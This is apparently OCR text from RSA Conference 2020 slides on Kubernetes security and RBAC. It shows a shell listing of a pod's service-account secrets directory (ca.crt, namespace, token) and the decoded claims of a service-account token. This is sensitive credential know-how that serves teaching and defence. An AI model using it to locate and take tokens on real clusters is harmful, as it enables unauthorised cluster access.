
```
/run/secrets/kubernetes.io/serviceaccount # ls -ll
total 0
lrwxrwxrwx    1 root     root            13 Jul  9 11:32 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root            16 Jul  9 11:32 namespace -> ..data/namespace
lrwxrwxrwx    1 root     root            12 Jul  9 11:32 token -> ..data/token
/run/secrets/kubernetes.io/serviceaccount #
```


Encoded
Decoded
{
"iss": "kubernetes/serviceaccount",
"kubernetes.io/serviceaccount/namespace": "default",
"kubernetes.io/serviceaccount/secret.name": "myservice-token-ktpbc",
"kubernetes.io/serviceaccount/service-account.name": "myservice",
"kubernetes.io/serviceaccount/service-account.uid": "48ccff0d-7553-11e8-a1cc-0242eb256cc3",
"sub": "system:serviceaccount:default:myservice"
}


RSAConference2020

Authorization

Role-Based Access Control (RBAC)




Role-Based Access Control (RBAC)



Role-Based Access Control (RBAC)

"Fine-grained role bindings provide greater security, but require more effort to administrate."

Role-Based Access Control (RBAC)




Role-Based Access Control (RBAC)

43 (Cluster)RoleBindings

51 (Cluster)Roles

